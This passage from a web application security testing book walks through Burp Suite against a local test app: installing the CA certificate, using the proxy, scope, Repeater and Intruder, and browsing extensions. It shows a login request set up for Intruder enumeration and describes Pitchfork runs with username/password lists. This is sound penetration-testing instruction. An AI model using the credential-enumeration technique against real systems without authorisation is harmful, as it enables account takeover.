
e. Click to save the settings.

You must install the Burp Suite certificate for encrypted communications (for example, HTTPS) when using a browser other than the embedded Burp Suite browser.

These steps will walk you through the process:

1. To download the certificate, browse to the Burp Suite location **http://127.0.0.1:8080** (change the port in the URL if you configured a different port).
2. Click on the **CA Certificate** button in the right-hand corner.
3. Save this file to your machine.

Take a look at the following *Figure 3.7*:



Burp Suite Professional
127.0.0.1:8080
Sign in
Burp Suite Professional
Downloads
Keep
Delete
See more
CA Certificate

Welcome to Burp Suite Professional.

cacert.der could harm your device. Do you want to keep it anyway?

Figure 3.7*: CA Certificate download*

4. Then, go to your browser settings and import this certificate. There are slight variations in how it is done, but most modern browsers are similar. First, search for the **certificate** from **Settings**, as shown in *Figure 3.8*:


Edge | edge://settings/?search=certificate
Sign in
Settings
certificate
Security
Manage certificates

Your browser is managed by your organization

Manage security settings for Microsoft Edge

Manage HTTPS/SSL certificates and settings

Figure 3.8: *Manage certificates*

5. Then select the **Manage certificate** option.
6. When the popup displays, select **Import…** as shown in *Figure 3.9*:



Certificates
Intended purpose:
Secure Email
Personal
Other People
Intermediate Certification Authorities
Trusted Root Certification
Issued To
Issued By
Expirati...
Friendly Name
Import...
Export...
Remove
Advanced
Certificate intended purposes
View
Close

***Figure 3.9**: Import certificate*

7. The **Import...** option will open up a wizard to guide you. When given the option, select the downloaded file.
8. When asked to choose the type of certificate, select **Trusted Root Certificate**.
9. Then click **OK**, and the browser will be set to use Burp Suite. Refer to the following *Figure 3.10*:



Select Certificate Store
Select the certificate store you want to use.
Personal
Trusted Root Certification Authorities
Enterprise Trust
Intermediate Certification Authorities
Trusted Publishers
Untrusted Certificates
Third-Party Root Certification Authorities
☐ Show physical stores
OK
Cancel
certificates are kept.
ate store, or you can specify a location
ore based on the type of certificate
store
Personal
Browse...
Next
Cancel

Figure 3.10: Trusted Root Certificate

Note: There is one circumstance when Burp Suite will fail. If the website uses certificate pinning, the application will recognize the incorrect certificate and fail. Very few websites use certificate pinning, so this happens rarely.

Using Burp Suite Community Edition

Now that Burp Suite is set up, you are ready to use it.

The web application proxy found in the proxy tab is the base component. By default, the intercept is on. When intercept is on, Burp Suite stops all requests, and nothing will appear in your browser until you click Forward, which will send the request to the server. Click **Intercept** to turn the intercept off. When intercept is off, all requests will be logged in the history, but the browser will work normally. When it is off, the button will say intercept is off, which, when pressed, will turn the intercept on. Please refer to the following figure:




Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser

Figure 3.11: *Burp Suite Intercept on or off*

If you want Burp Suite to maintain a history but are not interested in altering the requests, then turn off Intercept and browse the web application.

Burp Suite maintains a history of every request you send in the HTTP history tab of the proxy tool.

After browsing the web application, move to the **Target** tab, and you will see a list of all URLs you have visited and a tree that contains each page discovered during those visits. If there were any passive vulnerability findings, Burp Suite will identify and show them on the far right. Refer to the following *Figure 3.12*:


Site map
Scope
Issue definitions
http://127.0.0.1:8080
/
asf-logo-wide.svg
docs
examples
favicon.ico
habit-helper-1.0
habit-helper-1.0
/
forgotpassword
login
logout
myAccount
public
register
resources
host-manager
manager
rest
tomcat.svg
https://ajax.googleapis.com
https://passwordsleakcheck-pa.googleapis.com
https://www.googleapis.com
Contents
Request
Raw
Response
Pretty
INSPECTOR
Issues
Advisory
Issue description

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status
http://127.0.0.1:8080	GET	/		200
http://127.0.0.1:8080	GET	/asf-logo-wide.svg		200
http://127.0.0.1:8080	GET	/habit-helper-1.0/		200
http://127.0.0.1:8080	GET	/habit-helper-1.0/?about	✓	200
http://127.0.0.1:8080	GET	/habit-helper-1.0/?logi...	✓	200
http://127.0.0.1:8080	GET	/habit-helper-1.0/?regis...	✓	200
http://127.0.0.1:8080	GET	/habit-helper-1.0/myA...	✓	200
http://127.0.0.1:8080	GET	/habit-helper-1.0/myA...	✓	200
http://127.0.0.1:8080	GET	/habit-helper-1.0/resou...		200

```
GET / HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua:
"Chromium";v="105",
"Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform:
"Windows"
Upgrade-Insecure-Requests
: 1
User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64;
x64) AppleWebKit/537.36
(KHTML, like Gecko)
```

```
HTTP/1.1 200
Content-Type:
text/html;charset=UTF-8
Date: Mon, 07 Aug 2023
03:35:54 GMT
Connection: close
Content-Length: 11334




<!DOCTYPE html>
<html lang="en">
  <head>
```

Cleartext submission of password
Session token in URL
Password field with autocomplete enabled [2]
Unencrypted communications
Vulnerable version of the library 'jquery' found [2]
Vulnerable version of the library 'bootstrap' found
Cookie without HttpOnly flag set [2]
Vulnerable JavaScript dependency [4]
Cross-domain Referer leakage [2]
Cross-domain script include [2]
Frameable response (potential Clickjacking) [3]

Unencrypted communications

Issue: Unencrypted communications
Severity: Low
Confidence: Certain
Host: http://127.0.0.1:8080
Path: /

Figure 3.12: *Burp Suite Target tab*

The **Scope** tab allows you to set the scope of your engagement, which can be used to limit your history and keep any sensitive pages from being recorded. The scope also limits automated content discovery, scanning, and testing.

You can also set the scope by right-clicking on a URL in the **Target** tab and clicking **Add to scope**, as shown in *Figure 3.13*:




Site map
Scope
Issue definitions
Filter: Hiding not found items; hiding CSS, image and general bi
http://127.0.0.1:8080
/
asf-logo-wide.svg
docs
examples
favicon.ico
habit-helper-1.0
http://127.0.0.1:8080/habit-helper-1.0
Add to scope
Scan
Passively scan this branch
Actively scan this branch
Extensions
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete branch
Copy URLs in this branch
Copy links in this branch

***Figure 3.13**: Add to scope*

The Repeater tool allows you to send the same request without modifications repeatedly. To send a request to the Repeater tab, right-click on any request from either the **Target** | **Site Map** tab or **Proxy** | **HTTP History tab** and select **Send to Repeater** from the menu. This can also be accessed with the shortcut *Ctrl+R*. Refer to the following *Figure 3.14*:




Request
Raw
Response
INSPECTOR
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command

```
GET /rest/pr
HTTP/1.1
Host: 127.0.
Accept-Encod
deflate
Accept: */*
Accept-Langu
en-US;q=0.9,
User-Agent: 
(Windows NT 
x64) AppleWe
(KHTML, like
Chrome/105.0
Safari/537.3
Connection: 
Cache-Contro
```

Figure 3.14: Burp Suite Send to Repeater

The requests can be quickly resent and modified. From the **Repeater** window, there is a history of each request you send, which can be navigated by the top arrow buttons, as seen in *Figure 4.15*. The requests are sent to the **Target** in the top right corner. **Modifying the Host** header changes only the header, not where the request is sent.



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
1 ×
+
Send
Cancel
<
>
Target: http://127.0.0.1:8080
HTTP/1
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 0
Request Headers 9


2. http://127.0.0.1:8080/rest/provider/Duck
1. http://127.0.0.1:8080/rest/provider/Duck

```
POST /rest/provider/Duck HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```
HTTP/1.1 404
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 777
Date: Mon, 07 Aug 2023 03:53:08 GMT
Connection: close

<!doctype html><html lang="en">
  <head>
    <title>
      HTTP Status 404 - Not Found
    </title>
    <style type="text/css">
```

Figure 3.15: Repeater Tab

A right-click menu on the request in the **Repeater** tab lets you quickly change the HTTP method and encoding. See the following *Figure 3.16*:


Request
Pretty
Raw
Hex
\n
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type


```
POST /rest/provider/Duck HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, defl
Accept: */*
Accept-Language: en-US;q=0.
User-Agent: Mozilla/5.0 (Wi                              102
AppleWebKit/537.36 (KHTML,
Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x
Content-Length: 0


```

Figure 3.16: *Repeater Right-Click Menu*

Another built-in Burp Suite tool is the **Intruder** tool. This tool allows one to enumerate through a set of choices for a parameter, header, or even part of the URL. It is throttled in the Community Edition; generally, it is useless if you want to send over 100 requests. The intruder tool can be reached similarly to the repeater by right-clicking on a request and clicking **Send to Intruder**.

The initial screen you will see looks like the one shown in *Figure*

3.17:



Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://127.0.0.1:8080

☑ Update Host header to match target

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 67
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/habit-helper-1.0/?login=yes&message=Registration%20successful.%20%20Please%20log%20in.
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=$bm9uZQ==$; JSESSIONID=$BD1A82AC507CE4237E6CE915E2928571$
Connection: close

rememberMeToken=$$&username=$grinch$&password=$Grinch1234$&_rememberme=$on$
```

Figure 3.17: *Intruder Tab*

The items highlighted above represent the parameters Burp Suite suggests for enumeration. These may or may not be what you want. Click the **Clear** button to remove the automatic choices, then use the mouse to highlight the spot you want to enumerate values for and click **Add** to select your spots. After choosing your parameters to enumerate through, ensure the **Attack type** is correct. **Sniper** is best if only one value is highlighted. If multiple values are highlighted, the sniper attack will leave all but one value blank as it enumerates through the list of values. Refer to the following *Figure 3.18*:



Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.


Figure 3.18: *Burp Suite Intruder Attack Options*

To send the same value to multiple parameters, use Battering ram.

Pitchfork has a different payload list for each parameter. So, this is a good choice for using known username and password lists, where you know X username has Y password.

Cluster bombs will go through all the possible combinations.

After selecting the attack type, let us look at the **Payload** tab shown in the figure below to configure the attack options.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 0

Payload type: Simple list

Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

***Figure 3.19**: Intruder Payload Tab*

The **Payload** tab can be used to set the lists to iterate through. If multiple payloads exist, select the **Payload Sets** to move between them. The most common types are lists and numbers.


You can load a list from a file with the load button or type them in individually. Burp Suite also has some built-in lists you can use. In the drop-down **Add from list,** you will find the built-in lists.

When the Payload type is Numbers, then you select the start and end numbers, as well as what to count by.

The **Resource Pool** and **Options** allow advanced options for threading and extracting data from the attack. Click **Start Attack** to commence the attack.

The **Sequencer** tool will be covered in detail in *Chapter 11, Session Management.*

The **Extender** tab allows us to add extensions to Burp Suite. Click on the **BApp Store** to see released extensions. The list can be sorted by rating or popularity. The detail column shows whether or not the extension is only available for pro users. If you click on the **Extension**, you can read details about it. Refer to the following *Figure 3.20*:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Extensions
BApp Store
APIs
Options
Search...

Estimated system impact: **Low**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popula...	Last updated	System imp...	Detail
Active Scan++	✓	☆☆☆☆☆		24 Nov 2022	Low	Pro extension
Turbo Intruder		☆☆☆☆☆		22 Jun 2023	Medium	
JSON Web Tokens	✓	☆☆☆☆☆		05 Sep 2022	Low	
Param Miner		☆☆☆☆☆		13 Mar 2023	Low	
JWT Editor		☆☆☆☆☆		28 Jun 2022	Low	
HTTP Request Smuggler	✓	☆☆☆☆☆		15 Nov 2022	Low	
Autorize	✓	☆☆☆☆☆		06 Jun 2023	Low	
Retire.js	✓	☆☆☆☆☆		14 Dec 2021	Low	Pro extension
Logger++	✓	☆☆☆☆☆		06 Jul 2023	High	Requires a later...
JS Miner		☆☆☆☆☆		20 Jul 2023	Low	Pro extension
Content Type Converter		☆☆☆☆☆		23 Jan 2017	Low	
403 Bypasser		☆☆☆☆☆		27 Sep 2022	Low	Pro extension
Software Vulnerability Sc...	✓	☆☆☆☆☆		09 Apr 2019	Low	Pro extension
JS Link Finder		☆☆☆☆☆		05 Sep 2019	Low	Pro extension
J2EEScan		☆☆☆☆☆		25 Aug 2021	High	Pro extension
JSON Web Token Attacker	✓	☆☆☆☆☆		04 Feb 2022	Medium	
Hackvertor		☆☆☆☆☆		03 Aug 2023	Low	
Additional Scanner Chec...		☆☆☆☆☆		21 Dec 2018	Low	Pro extension
.NET Beautifier		☆☆☆☆☆		23 Jan 2017	Low	
XSS Validator		☆☆☆☆☆		10 Feb 2022	High	Pro extension
